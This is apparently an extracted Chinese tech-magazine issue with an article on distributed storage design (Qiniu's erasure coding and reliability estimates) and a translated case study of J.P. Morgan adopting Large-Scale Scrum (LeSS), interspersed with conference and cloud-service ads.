存储为什么会复杂，要从什么是存储谈起。存储这个词非常平凡，存储 + 计算（操作）就构成了一个朴素的计算机模型。简单来说，存储就是负责维持计算系统的状态的单元。从维持状态的角度，我们会有最朴素的可靠性要求。比如单机时代的文件系统，机器断电、程序故障、系统重启等常规的异常，文件系统必须可以正确地应对，甚至对于磁盘扇区损坏，文件系统也需要考虑尽量将损失降到最低。对于大部分的业务程序而言，你只需要重点关注业务的正常分支流程就行，对于出乎意料的情况，通常只需抛出一个错误，告诉用户你不该这么玩。但是对于存储系统，你需要花费绝大部分精力在各种异常情况的处理上，甚至你应该认为，这些庞杂的、多样的错误分支处理，才是存储系统的“正常业务逻辑”。

到了互联网时代，有了 C/S 或 B/S 结构，存储系统又有了新指标：可用性。为了保证服务质量，那些用户看不见的服务器程序必须时时保持在线，最好做到逻辑上是不宕机的（可用性 100%）。服务器程序怎么才能做到高可用性？答案是存储中间件。没有存储中间件，意味着所有的业务程序，都必须考虑每做一步就对状态进行持久化，以便自己挂掉后另一台服务器（或者自己重启后），知道之前工作到哪里了，接下去应该做些什么。但是对状态进行持久化（也就是存储）会非常繁琐，如果每个业务都自己实现，负担无疑非常沉重。但如果有了高可用的存储中间件，服务器端的业务程序就只需操作存储中间件来更新状态，通过同时启动多份业务程序的实例做互备和负载均衡，很容易实现业务逻辑上不宕机。

所以，数据库这样的存储中间件出现基本上是历史必然。尽管数据库很通用，但它决不会是唯一的存储中间件。比如业务中用到的富媒体（图片、音视频、Office 文档等），我们很少会去存储到数据库中，更多的时候我们会把它们放在文件系统里。但是单机时代诞生的文件系统，真的是最适合存储这些富媒体数据的么？不，文件系统需要改变，因为：

1. 伸缩性。单机文件系统的第一个问题是单机容量有限，在存储规模超过一台机器可管理的时候，应该怎么办。
2. 性能瓶颈。通常，单机文件系统在文件数目达到临界点后，性能会快速下降。在 4TB 的大容量磁盘越来越普及的今天，这个临界点相当容易到达。
3. 可靠性要求。单机文件系统通常只是单副本的方案，但是今天单副本的存储早已无法满足业务的可靠性要求。数据需要有冗余（比较经典的做法是 3 副本），并且在磁盘损坏时及早修复丢失的数据，以避免所有的副本损坏造成数据丢失。
4. 可用性要求。单机文件系统通常只是单副本的方案，在该机器宕机后，数据就不可读取，也不可写入。

在分布式存储系统出现前，有一些基于单机文件系统的改良版本被一些应用采纳。比如在单机文件系统上加 RAID5 做数据冗余，来解决单机文件系统的可靠性问题。假设 RAID5 的数据修复时间是 1 天（实际上往往做不到，尤其是业务系统本身压力比较大的情况下，留给 RAID 修复用的磁盘读写带宽很有限），这种方案单机的可靠性大概是 100 年丢失一次数据（即

可靠性是 2 个 9）。看起来尚可？但是你得小心两种情况。一种是你的集群规模变大，你仍然沿用这个土方法，比如你现在有 100 台这样的机器，那么就会变成 1 年就丢失一次数据。另一种情况是如果实际数据修复时间是 3 天，那么单机的可靠性就直降至 4 年丢失一次数据，100 台就会是 15 天丢失一次数据。这个数字显然无法让人接受。

Google GFS 是很多人阅读的第一份分布式存储的论文，这篇论文奠定了 3 副本在分布式存储系统里的地位。随后 Hadoop 参考此论文实现了开源版的 GFS —— HDFS。但关于 Hadoop 的 HDFS 实际上业界有不少误区。GFS 的设计有很强的业务背景特征，本身是用来做搜索引擎的。HDFS 更适合做日志存储和日志分析（数据挖掘），而不是存储海量的富媒体文件。因为：

1. HDFS 的 block 大小为 64M，如果文件不足 64M 也会占用 64M。而富媒体文件大部分仍然很小，比如图片常规尺寸在 100K 左右。有人可能会说我可以调小 block 的尺寸来适应，但这是不正确的做法，HDFS 的架构是为大文件而设计的，不可能简单通过调整 block 大小就可以满足海量小文件存储的需求。
2. HDFS 是单 Master 结构，这决定了它能够存储的元数据条目数有限，伸缩性存在问题。当然作为大文件日志型存储，这个瓶颈会非常晚才遇到；但是如果作为海量小文件的存储，这个瓶颈很快就会碰上。
3. HDFS 仍然沿用文件系统的 API 形式，比如它有目录这样的概念。在分布式系统中维护文件系统的目录树结构，会遭遇诸多难题。所以 HDFS 想把 Master 扩展为分布式的元数据集群并不容易。

分布式存储最容易处理的问题域还是单键值的存储，也就是所谓的 Key-Value 存储。只有一个 Key，就意味着我们可以通过对 Key 做 Hash，或者对 Key 做分区，都能够让请求快速定位到特定某一台存储机器上，从而转化为单机问题。这也是为什么在数据库之后，会冒出来那么多 NoSQL 数据库。因为数据库和文件系统一样，最早都是单机的，在伸缩性、性能瓶颈（在单机数据量太大时）、可靠性、可用性上遇到了相同的麻烦。NoSQL 数据库的名字其实并不恰当，他们更多的不是去 SQL，而是去关系（我们知道数据库更完整的称呼是关系型数据库）。有关系意味着有多个索引，也就是有多个 Key，而这对数据库转为分布式存储系统来说非常不利。

七牛云存储的设计目标是针对海量小文件的存储，所以它对文件系统的第一改变也是去关系，也就是去目录结构（有目录意味着有父子关系）。所以七牛云存储不是文件系统（File System），而是键值存储（Key-Value Storage），用时髦点的话说是对象存储（Object Storage）。不过七牛自己喜欢把它叫做资源存储（Resource Storage），因为它是用来存储静态资源文件的。蛮多七牛云存储的新手会问，为什么我在七牛的 API 中找不到创建目录这样的 API，根本原因还是受文件系统这个经典存储系统的影响。

七牛云存储的第一个实现版本，从技术上来说是经典的 3 副本的键值存储。它由元数据集群和数据块集群组成。每个文件被切成了 4M 为单位的一个个数据块，各个数据块按 3 副本做冗余。但是作为云存储，它并不仅仅是一个分布式存储集群，它需要额外考虑：

1. 网络问题，也就是文件的上传下载问题。文件上传方面，我们得考虑在相对比较差的网络条件下（比如 2G/3G 网络）如何确保文件能够上传成功，大文件（七牛云存储的单文件大小理论极限是 1TB）如何能够上传成功，如何能够更快上传。文件下载加速方面，考虑到 CDN 已经发展了 10 多年的历史，非常成熟，我们决定基于 CDN 来做下载加速。
2. 数据处理。当用户文件托管到了七牛，那么针对文件内容的数据处理需求也会自然衍生。

比如我们第一个客户就给我们提了图片缩略图相关的需求。在音视频内容越来越多的时候，自然就有了音视频转码的需求。可以预见在 Office 文档多了后，也就会有 Office 文档转换的需求。

所以从技术上来说，七牛云存储是这样的：

七牛云存储 = 分布式存储集群 + 上传加速网络（下载外包给 CDN）+ 数据处理集群

网络问题并不是七牛要解决的核心问题，只是我们要面对的现实困难。所以在这个问题上如果能够有足够专业的供应商，能够外包我们会尽可能外包。而分布式存储集群的演进和优化，才是我们最核心的事情。早在 2012 年 2 月，我们就启动了新一代基于纠删码算术冗余的存储系统的研发。新存储系统的关注焦点在：

1. 成本。经典的 3 副本存储系统虽然经典，但是代价也是高昂的，需要我们投入 3 倍的存储成本。那么有没有保证高可靠和高可用的前提下把成本做下来？
2. 可靠性。如何进一步提升存储系统的可靠性？答案是更高的容错能力（从允许同时损坏 2 块盘到允许同时损坏 4 块盘），更快的修复速度（从原先 3 小时修复一块坏盘到 30 分钟修复一块坏盘）。
3. 伸缩性。如何从系统设计容量、IO 吞吐能力、网络拓扑结构等角度，让系统能够支持 EB 级别的数据存储规模？关于伸缩性这个话题，涉及的点是全方位的，本文不展开讨论，后面我们另外独立探讨这个话题（让我们把焦点放在成本和可靠性上）。

在经过了四个大的版本迭代，七牛新一代云存储（v2）终于上线。新存储的第一大亮点是引入了纠删码（EC）这样的算术冗余方案，而不再是经典的 3 副本冗余方案。我们的 EC 采用的是 $28 + 4$ ，也就是把文件切分为 28 份，然后再根据这 28 份数据计算出 4 份冗余数据，最后把这 32 份数据存储在 32 台不同的机器上。这样做的好处是既便宜，又提升了可靠性和可用性。从成本角度，同样是要存储 1PB 的数据，要买的存储服务器只需 3 副本存储的 36.5%，经济效益相当好。从可靠性方面，以前 3 副本只能允许同时损坏 2 块盘，现在能够允许同时损坏 4 块盘，直观来说这大大改善了可靠性（后面讨论可靠性的時候我们给出具体的数据）。从可用性角度，以前能够接受 2 台服务器下线，现在能够同时允许 4 台服务器下线。

新存储的第二大亮点是修复速度，我们把单盘修复时间从 3 小时提升到了 30 分钟以内。修复时间同样对提升可靠性有着重要意义（后面讨论可靠性的時候我们给出具体的数据）。这个原因是比较容易理解的。假设我们的存储允许同时坏 M 块盘而不丢失数据，那么集群可靠性，就是看在单位修复时间内，同时损坏 $M+1$ 块盘的概率。例如，假设我们修复时间是 3 小时，那么 3 副本集群的可靠性就是看 3 小时内同时损坏 3 块盘的概率（也就是丢数据的概率）。

让我们回到存储系统最核心的指标——可靠性。首先，可靠性和集群规模是相关的。假设我们有 1000 块磁盘的集群，对于 3 副本存储系统来说，这 1000 块盘同时坏 3 块就会发生数据丢失，这个概率显然比 3 块盘同时坏 3 块要高很多。基于这一点，有些人会想这样的土方法：那我要不把集群分为 3 块磁盘一组互为镜像，1000 块盘就是 333 组（不好意思多了 1 块，我们忽略这个细节），是不是可以提升可靠性？这些同学忽略了这样一些关键点：

1. 3 块盘同时坏 3 块盘（从而丢失数据）的概率为 p ，那么 333 组这样的集群，丢失数据的概率是 $1-(1-p)^{333} \approx p * 333$ ，而不是 p 。
2. 互为镜像的麻烦之处是修复速度存在瓶颈。坏一块盘后你需要找一个新盘进行数据对拷，

而一块大容量磁盘数据对拷的典型时间是 15 小时（我们后面将给出 15 小时同时坏 3 块盘的概率）。要想提升这个修复速度，第一步我们就需要打破镜像带来的束缚。

如果一个存储系统的修复时间是恒定的，那么这个存储集群在规模扩大的时候，必然伴随着可靠性的降低。所以最理想的情况是集群越大，修复速度越快。这样才能抵消因集群增大导致坏盘概率增加带来的负面影响。计算表明，如果我们修复速度和集群规模成正比（线性关系），那么集群随着规模增大，可靠性会越来越高。

下表列出了 1000 块硬盘的存储集群在不同存储方案、不同修复时间下的可靠性计算结果：

副本存储方案	容错度 (M)	修复时间	数据丢失概率 (P)	可靠性
3 副本方案	2	30 分钟	1.00E-08	8 个 9
		3 小时	1.00E-05	5 个 9
		15 小时	1.00E-02	2 个 9
28+4 算术冗余方案	4	30 分钟	1.00E-16	16 个 9
		3 小时	1.00E-11	11 个 9
		15 小时	1.00E-07	7 个 9

对于数据丢失概率具体的计算公式和计算方法，由于篇幅所限，本文中不做展开，我会另找机会讨论。

对我个人而言，七牛新一代云存储（v2）的完成，了了我多年的夙愿。但七牛不会就此停止脚步。我们在存储系统上又有了一些好玩的想法。从长远来说，单位存储的成本会越来越廉价（硬件和软件系统都会推动这个发展趋势）。而存储系统肯定会越来越复杂。例如，有赖于超高的容错能力，七牛对单块磁盘的可靠性要求降低了很多，这就为未来我们采用桌面硬盘而不是企业硬盘作为存储介质打下基础。但是单块磁盘可靠性的降低，则会进一步推动存储系统往复杂的方向发展。基于这个推理，我认为存储必然需要转为云服务，成为水电煤一样的基础设施。存储系统越来越复杂，越来越专业，这就导致自建存储的难度和成本越来越高，自建存储的必要性也越来越低。必然有那么一天，你会发现云存储的成本远低于自建存储的成本，到时自建存储就会是纯投入而无产出，也就没有多少人会去热衷于干这样的事情了。

感谢[张逸](#)对本文的审校。

查看原文：[存储系统的那些事](#)

相关内容

[对象存储系统的设计要点](#)

[京东文件系统与统一数据中心存储](#)

[阿里云大规模存储专题访谈：OSS、RDS 与 OTS](#)

[图形数据库中的数据建模：对 Jim Webber 和 Ian Robinson 的采访](#)



腾讯云简介

腾讯云致力于打造最高质量、最佳生态的公有云服务平台。基于QQ、微信、QQ空间、腾讯游戏等海量业务的技术架构和精细化互联网运营经验，腾讯云为广大企业和开发者提供云计算、云数据、云运营等一体化云端服务能力，助力企业建立灵活高效的IT架构，轻松连接未来。腾讯云提供的产品安全可靠、稳定易用，包括云服务器、云存储、云数据库和弹性web引擎等基础云计算服务以及腾讯云分析（MTA）、腾讯云推送（信鸽）等大数据运营服务。针对不同领域独特需求，腾讯云还推出一系列行业解决方案，例如微信解决方案、游戏解决方案、移动应用解决方案、视频解决方案等等。云端生态，价值共享，了解更多腾讯云信息，请见：<http://www.qcloud.com/>



云端生态·价值共享
www.qcloud.com




QCon 全球软件开发大会

2014年10月16-18日 上海光大会议中心国际大酒店
上海站 2014

这里都是干货！

- | | |
|-------------------------------|-----------------------|
| 01 知名移动应用案例分析 | 09 自动化运维 |
| 02 真实的云计算应用实践 | 10 移动开发中的痛点 |
| 03 大数据架构和行业应用 | 11 互联网思维对金融的挑战 |
| 04 扩展性、可用性、高性能 | 12 如何构建工程师文化团队 |
| 05 不仅仅是Java | 13 精益创业/创新 |
| 06 Hadoop, 超越MapReduce | 14 隐私和安全性 |
| 07 从技术到产品的不归路 | 15 智能硬件 |
| 08 没有后端 | |



J.P. 摩根运用 LeSS 框架实施大规模敏捷

作者 Craig Larman and Matt Winn , 译者 申健

顶尖金融服务企业中的大型组织是如何采用大规模 Scrum 框架 (LeSS) 的?

背景

J.P. 摩根的全球核心处理技术集团由 Simon Cooper 领导，是一个遍布全球的 3000 多人的组织。2013 年集团决定要改变为（真正的）Scrum，并采用 Large-Scale Scrum(LeSS) 框架，这意味着在组织设计要做出相应改变。

之前他们曾零散地采用了 "Scrum-But" 及各种敏捷工程技术，主要是在开发团队中，但现有的权力和组织结构并无显著改变，与业务的交互也是一样——仍然是合同谈判而非客户协作。仍然存在负责交付“合同”的研发项目经理、团队主管、单一职能的专家角色，以及单独的组件团队和职能团队（比如测试团队）。

年初 Craig 与 Simon Cooper 及其直接下属的经理做了一次有力的对话，随后他们就决定将组织设计转变为基于 LeSS 的 Scrum 框架。

这次领导力对话认清了组织中目前“合同游戏”的动态，它阻碍了组织提高敏捷性和改善以客户为中心的特性交付。

这次领导力对话也针对真正的特性团队进行了探讨——跨组件和跨职能团队，它可以端到端地交付客户特性，不存在移交、依赖或延迟。这需要消除组织内的藩篱，比如职能部门和组件团队，以及相应的经理角色。

管理者们乐于接受这些想法，因为他们认为有可能提高敏捷性，简化计划和协调工作，更多关注价值，减少交付的问题。现在他们意识到要想转变为 Scrum 框架，就需要调整组织结构及相应的学习，而不是之前想的那样“Scrum 只是团队实践”。

核心证券处理集团内的变化

在通往 Scrum 的路上，他们决定让 Mike Goldverg 麾下的证券组织首先进行重组。这意味着证券团队不得不第一个吃螃蟹来考虑影响深远的组织变化。集团决定了以下的优先级：

- 理清部门所支持的产品间的联系，识别出产品负责人，并授权他在每个迭代 (Sprint) 中决定发布日期、内容和优先级。
- 建立特性团队，关闭按职能划分的部门。
- 消除一线经理角色。
- 改变剩余经理的心态和行为，由命令与控制向教练与指导转变。

- 识别和培养熟练的程序员作为老师，直接与团队一起工作来辅导极限编程 (XP) 技术，比如 TDD。
- 由自组织的特性团队 (feature team) 自己来做重要的决定，比如选举 Scrum Master。

传统组件团队和相应的计划

证券集团之前是按照架构组件的传统方式来组织的，每个组件有一名经理即负责人。组件负责人习惯于与多个业务单元一起做决定，主要是作为年度计划周期的一部分。由于以客户为中心的特性通常跨多个组件，那么为了交付端到端的以客户为中心的特性，多个组件负责人需要共同商定时间表和优先级。自顶向下的协调做计划（出现在各种事件中，但实际经常难以意识到）通常很耗时，涉及多轮谈话和谈判，因为不同的业务单元（和特性）会由于组件团队的可用性和优先级以及“他们的”小算盘而竞争。

识别更大的以客户为中心的产品

作为采用 Scrum 的一部分，人们意识到以客户为中心的解决方案或产品涉及多个组件的共同交付，因为以客户为中心的特性通常是跨组件的。

因此，作为 Scrum 转变的一部分，传统的组件团队（及相应的经理角色）将被消除，代之以更大的多组件产品，更为端到端地来考虑以客户为中心的特性。例如，交易处理产品。

识别真正的产品负责人 (PO)

转变为以特性为中心的产品可以简化计划的制定和优先级排列，因为在不同的管理团队之间减少了所需的沟通。谁来排列优先级？不同于传统的组件负责人或研发项目经理，我们寻找业务方面的產品负责人来支持敏捷开发的协作游戏，研发和业务人员在其中紧密的协作。

通常，我们很难找到合适的产品负责人，因为几十年来传统模型中业务方面不会参与到开发中，除了每年或许来一次“定义明年的需求”。

关键是找到资深的、受人尊重以及积极的——通常他们明白传统模型带来延迟和僵化——业务方面的產品负责人。这次请高级运营主管参与寻找合适人选。

在证券运营组织内，找到满足全面特征和行为的人来担任产品负责人是个挑战（证券部门内有多个大型产品）。这是由于运营集团是按照筒仓 (silo) 来组织的，按照业务流程进行分割。因为产品通常会支持许多业务流程，因此没有明显的合适级别的人选可以跨大型产品来对优先级做决定。

解决方案是建立小的产品负责人团队，从研发及运营中选取有意愿、聪明和有经验的人。指定并将权力授予了一位对构建新产品有经验的高级运营主管。

有几个新产品部门稍微大一些——有着 10 个以上的特性团队。在那种情况下，新的（单一）产品负责人难以有效地与所有团队打交道，因此需要分而治之。不再像传统方式按照架构组件来分割，我们按照客户关注的领域来分解，这在 LeSS 中称为需求领域 (Requirement Area)。例如，在证券处理产品中，我们引入了市场管理 (4 个团队) 和合规控制 (4 个团队) 两个需求领域。

然后，联合每个需求领域（遵循 LeSS 大框架），我们引入领域产品负责人 (Area PO)，他会与某一个领域中的几个团队一起工作。

建立这个团队是一个重大的重组，将责任从传统的项目经理和组件负责人身上转移出来，令业务方面的人更多地参与，并强调高级领导者的参与，以使 LeSS 能够工作。

生长出特性团队

在之前的“Scrum-But”情况下，人们认为他们在做“Sprint”，用各种分析团队、组件团队和测试团队来组成 Scrum，在类似瀑布过程中相互交接工作。但是这只是局部优化，基本上是在现有传统组织之上叠加了 Scrum 方法。在“Scrum-But”情况下，交付一个以客户为中心的特性涉及许多团队之间的复杂协作，大量交接，重叠工作和严重的多任务切换。导致交付时间长，更多的缺陷，开发人员不满意，最终客户失望，于是降低了交付的业务价值。

转型为能够完成端到端特性的真正跨职能 Scrum 团队，Mike Goldberg 走访了他在全球的关键分支，介绍了 LeSS 中的自设计团队工作坊技术。（更多参见 ScrumAlliance 中关于 LeSS 的文章 [How to Form Teams in Large-Scale Scrum? A Story of Self-Designing Teams](#)）

每个分支花了不到三个小时，从单独的职能和组件团队变为跨职能和跨组件的特性团队 [feature team](#)。每个新团队都具有混合的领域、技术和职能技能。

这会是——也仍然是——对于新团队心态的困难变化，因为现在他们的职责是交付“完成”的客户特性，而不是仅仅做一小部分工作，或“为头衔而工作”。

调整特性团队更为困难的部分是在于，从集中式决策和专家组转变为分布式角色和跨职能团队。

例如，一个团队成员之前是单一专业的信息架构师 (IA)。在新 Scrum 团队中，他被团队成员鼓励向其他成员教授他的 IA 技能（来提高灵活性，降低“关键人”风险），并且也自行领取任务作为第二专业。但他只想做 IA 的任务——局部优化。他擅长此道，但实际上成为了整体产出的瓶颈，降低了灵活性，由于没有把他的知识教给其他人而增加了风险。几个月内他在其他组织找到一个传统 IA 角色的工作。

同时，一些以 IA 技能（如数据建模）为第二专业的其他成员现在可以工作并在该领域内提高其技能，有助于加速交付客户特性，降低关键人风险。

采用 LeSS 之前，证券团队被要求采用某个核心构建组件。例如，所有的数据存储交互都使用一个内部的专有的框架，将应用程序从数据存储功能中抽象出来。该 API 层的代码不公开，由某个专门团队所有。结果，任何团队发现 bug 或需要变更的话，都要追着专门团队来优先安排工作然后等待（通常很久）下个发布周期。

但是，以特性团队采用 LeSS 后，以及更多内部开源或集体代码所有制方式，采取了更加进步的立场。一些核心公共组件仍然由专门团队构建，但与产品特性团队建立合作关系。代码库是内部开源的，任何人都被鼓励贡献和发展核心组件。全面的自动化测试会运行预提交，确保所有团队都能在主干上有信心地工作，不会破坏关键功能。核心团队有一个组件守卫 (component guardian) 来培训其他开发者，并关注代码和设计的质量。结果，消除了等待这种精益浪费，和对旧有实践的一些失望。

绝大多数团队成员拥抱了变化。一个团队成员之前是专门的测试人员，两个 Sprint 内，她也做了一些普通的编程，提交了一些简单的 Java 变更（通常是通过结对编程），因此发展了

第二技能，另外也对测试有长期帮助。现在她的团队具有了灵活性，一个成员不仅能测试，也能执行开发任务，使他们能比之前更快地交付，因为在任务上互相帮助可以带来灵活性。

与此相关的是在 HR 政策上也有所改变，由于消除了多种特定于职能的头衔，比如业务分析师、测试者等。相反，遵循着 Scrum 指南，新的头衔是更加宽泛的（产品）开发者，人们被鼓励发展多种技能。

结果，集团内的许多开发者都说这是他们工作过的最开心和最有生产力的环境。

消除一线经理的角色

某些情况下，一些最好的开发者被“提升”为一线经理角色或“团队主管”。尽管之前设想的是团队主管仍然有 50% 的时间做技术工作，但实际上他们大多数的时间都被传统的日常管理任务消耗掉了，比如：



这意味着他们不能亲自花时间为客户提供创造价值的工作（开发软件特性），然而讽刺的是，他们很强的动手技能却往往是他们被提拔的原因。

由于真正的 Scrum 团队是没有团队主管的自组织团队，这个角色就不存在了。

曾经的团队主管被鼓励加入特性团队成为普通成员，许多人很享受这个机会能回去全职工作在他们最擅长的地方：分析、编码和测试！

为了帮助消除职业生涯的顾虑，管理层制定了一个强有力的沟通和补偿方案：现有经理被鼓励转变为实际的价值创造者，而这样做会得到将会有丰厚的报酬。

有趣的是，就算是一些曾是优秀开发者（但后来做了管理工作）的执行总监（在银行中相当高的职位），也返回到实际开发中，那是他们最有成就感的工作。这些变动得到公开的认可和丰厚奖励。


另一方面，一些试图返回团队的管理人员不能（或不愿）转变为基于协作的团队行为，仍然试图指挥其他团队成员或试图做决定，而那些决定现在交给了来自业务的产品负责人。在少数情况下，那些人最终离开了组织。

集团内一个副总裁在采用 LeSS 之前曾是一线经理，在新模式下作为一位团队成员成长起来。如今回到价值工作，不再背负管理责任的重担，他获得了团队同事和产品负责人的尊敬；他鼓励学习型文化，在特性团队中承担起交付产品关键特性的重担。结果，他被提拔为执行总监，但仍然是一名实际动手的团队成员。

宽泛的组织目标是建立一种文化，对实际的长期开发者给予丰厚报酬，而不是创造更多的经理职位。

资源线教练浮出水面

其他的技术经理被鼓励成为资源线教练，从命令与控制思维转变到教练与指导思维。没有了一线和职能经理，组织明显地扁平化了。结果，每个资源线教练都能负责（从 HR 的层级视角来看）高达 100 个雇员。



Several Tiers of Management to Flatter Organization

理论上，资源线教练的特征、行为和职责如下：

- 用教练与指导思维替代命令与控制思维和行为。
- 不再负责项目和特性交付。特性团队自管理来交付由产品负责人排列好优先级的“完成”条目。

- 帮助团队最大化地产出客户满意度和产品质量。
- 个人发展集中于：
 - o 建立和维护精益思想和他们的技术与领域技能。
 - o 帮助他们的团队专注于通过停止与修复 (Stop and Fix) 行为，以及改进实验来持续地改进。
 - o 实地查看并帮助 (Go See and Help)，离开单独的办公室，与团队坐在一起。
 - o 引导与命令；影响与强制；指导与评估。

这在传统银行的文化中不啻为一场地震，过去命令与控制的层级中经理们习惯于做决定、给出命令、并且负责“履行合同”。

我们知道了为什么之前的“Scrum-But”并没有真正地改变文化，因为旧式的经理结构和专家职位并没有改变。但是这次更接近真正的 Scrum 变革中，管理层真正地改变了结构和政策，然后我们看到了更加深刻的文化改变。简而言之，真正要改变文化和行为首先需要改变系统。

并非所有资源线新教练都能自然地融入新角色。有些人喜欢过去的职责并确实在其中成长——包括资金和相应的财务计划、交付优先级，以及利益干系人管理。由于转型到 Scrum，这些职能与他们不再有关，这些职责现在属于业务方的产品负责人。

在某些情况下，可以支持不适应新变化的经理们转到其他集团中，那里仍然遵循传统的、按照命令与控制来管理的瀑布开发方式。

团队来做重要决定

采用接近真正的 Scrum 之前，无论是非 Scrum 还是“Scrum-But”的情况，技术经理通常都会指派团队主管或项目经理来指挥团队。但是在 Scrum 中，自管理团队是扁平的，团队被鼓励做出重要的团队相关的决定——比如招聘和辞退——为他们自己。

下面照片所示的例子中，在马尼拉分支的 Scrum 特性团队较晚（但渴望）采纳 LeSS，他们指出全职服务型领导者 Scrum Master 的必要性，并向 Matt 提出这个障碍。他们组织了一场对话，团队可以访谈和选举（或叫“招聘”）全职 Scrum Master，而不是在传统命令与控制的管理系统中指定 Scrum Master。

集团中大多数的重要决定都已类似方式来制定，由自治的自管理团队来做出重要决定。

结论

在证券部门发生了某些根本的组织变革，接近了真正的 Scrum 组织。

我们见到特性团队的产生可以减少工作交接、上下文切换、延迟、关键人风险、僵化和单一技能的瓶颈。大多数都与消除精益浪费有关。

消除一线经理角色使得熟练的开发者返回到直接产生价值的工作中，在那里他们可以专注于

下一批客户特性，并进行更多的技能承传。

对于小的紧急需求，交付周期得到度量并有所改善。

对于大型需求，发布燃烧图给进度和发布计划带来了透明性。每个 Sprint 中软件都会集成到产品中，因此模糊和不可预测的合并、集成和测试阶段都已成为过去式。

现在有了业务方产品负责人的参与，基于检验与适应来做响应式的计划，工作在更小粒度的需求上，集团现在可以花更多时间在最具业务价值的工作上。

资源线教练学着支持和指导，而不是发号施令。

团队被授权做出重要决定，无需上级的审批。

对于最有价值的成功要素：客户满意度来说，现在衡量它还为时过早。这些深层次的结构变化可能会花上几年才能变得稳定，并有效地融入新文化中。但现在已经有一些令人鼓舞的早期信号：敏捷性（灵活性，变更成本降低）提高和质量改善。

最后我们引用新加坡证券团队某位成员最近的评论：“我很享受，我无法回到过去的工作方式了。团队很高兴，投入到进化和改善产品中，能够专注于向客户交付价值。”

查看英文原文：[Large Scale Scrum \(LeSS\) @ J.P. Morgan](#)

关于作者

Craig Larman 是 Large-Scale Scrum (LeSS) 的共同创始人（与 Bas Vodde 一起），是一位关注企业导入和用 LeSS 进行超大型产品开发的组织设计顾问，除了成为早期的 Certified Scrum Trainer 之一，从 2004 年开始，他还帮助许多集团进行 LeSS 导入，例如 J.P 摩根、爱立信、UBS、施乐、bwin.party、BML、ION Trading、印度 Valtech 等。他是即将出版的新书《Large-Scale Scrum: More with LeSS》、以及另外两本 LeSS 书籍《精益和敏捷开发大型应用实战》和《精益和敏捷开发大型应用指南》的作者之一（都是与 Bas Vodde 一起）。

Matt Winn 是 J.P. 摩根在新加坡和马尼拉的证券部门区域教练。他负责教练和指导超过 100 人，分别属于企业和投资银行 (CIB) 的 14 个跨职能和多技能特性团队。Matt 和团队专注于证券处理产品，涉及 CIB 中的众多业务单元。他之前的角色是主营业务技术专家，负责多个关键应用程序。他有着超过 15 年的软件开发经验，主要是在金融服务，但是也有计算机通信、计算机电话集成和高速通信网络测试领域。

关于译者

申健 Jacky Shen 是一位创客，工匠，敏捷教练，软件开发顾问。致力于启发创意、促进协作、交付价值的事业。曾经在诺基亚西门子通信从事技术和管理工作，从 2007 年开始完整地经历了该组织的大规模转型，期间曾邀请到 Craig Larman 进行指导，并采纳了许多 LeSS 中的思想和实践。他是一名 Certified Scrum Professional 和 Scrum Alliance 注册讲师。《SOA with REST》、《Effective Unit Testing》的中文版译者。InfoQ 中文站编辑，中国敏捷教练组成员，敏捷之旅、ScrumGathering、QClub 等社区活动的组织者。个人网站：www.JackyShen.com

查看原文：[J.P. 摩根运用 LeSS 框架实施大规模敏捷](#)

计算机科学家吴军博士暨获奖畅销书《浪潮之巅》、《数学之美》之后的跨界之作

**为您讲述他眼中的超越上下五千年的文明史
